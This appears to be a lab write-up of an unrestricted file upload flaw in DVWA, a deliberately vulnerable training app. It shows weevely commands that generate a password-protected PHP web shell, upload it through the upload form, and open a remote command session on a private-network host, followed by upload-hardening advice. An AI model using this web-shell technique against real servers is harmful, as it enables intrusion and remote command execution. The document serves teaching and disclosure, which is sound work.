
Steps to Reproduce :-

Step 1: generate good.php using weevely




```
┌──(root㉿kali)-[/home/kali]
└─# weevely generate dvwa good.php
```

Step 2: Successfully generated good.php



```
┌──(root㉿kali)-[/home/kali]
└─# weevely generate dvwa good.php
Generated 'good.php' with password 'dvwa' of 744 byte size.

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  good.php  Music  Pictures  Public  Templates  Videos

┌──(root㉿kali)-[/home/kali]
└─#
```

Step 3: Accessed and successfully uploaded php file



Vulnerability: File Upload

Choose an image to upload:


No file selected.

```
../../hackable/uploads/good.php succesfully uploaded!
```

More Information


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Step 4:Now try to get connection using weevely



```
┌──(root㉿kali)-[/home/kali]
└─# weevely generate dvwa good.php
Generated 'good.php' with password 'dvwa' of 744 byte size.

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  good.php  Music  Pictures  Public  Templates  Videos

┌──(root㉿kali)-[/home/kali]
└─# weevely http://10.0.2.4/hackable/uploads/good.php dvwa
```

Step 5:Now successfully we got the connection



```
┌──(root㉿kali)-[/home/kali]
└─# weevely generate dvwa good.php
Generated 'good.php' with password 'dvwa' of 744 byte size.

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  good.php  Music  Pictures  Public  Templates  Videos

┌──(root㉿kali)-[/home/kali]
└─# weevely http://10.0.2.4/hackable/uploads/good.php dvwa

[+] weevely 4.0.1

[+] Target:     10.0.2.4
[+] Session:    /root/.weevely/sessions/10.0.2.4/good_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> 
```

Recommendation:-

- Allow only certain file extension
- Set maximum file size and name length
- Allow only authorized users
- Make sure the fetched file from the web is an expected one
- Keep your website updated
- Name the files randomly or use a hash instead of user input
- Block uploads from bots and scripts using captcha
- Never display the path of the uploaded file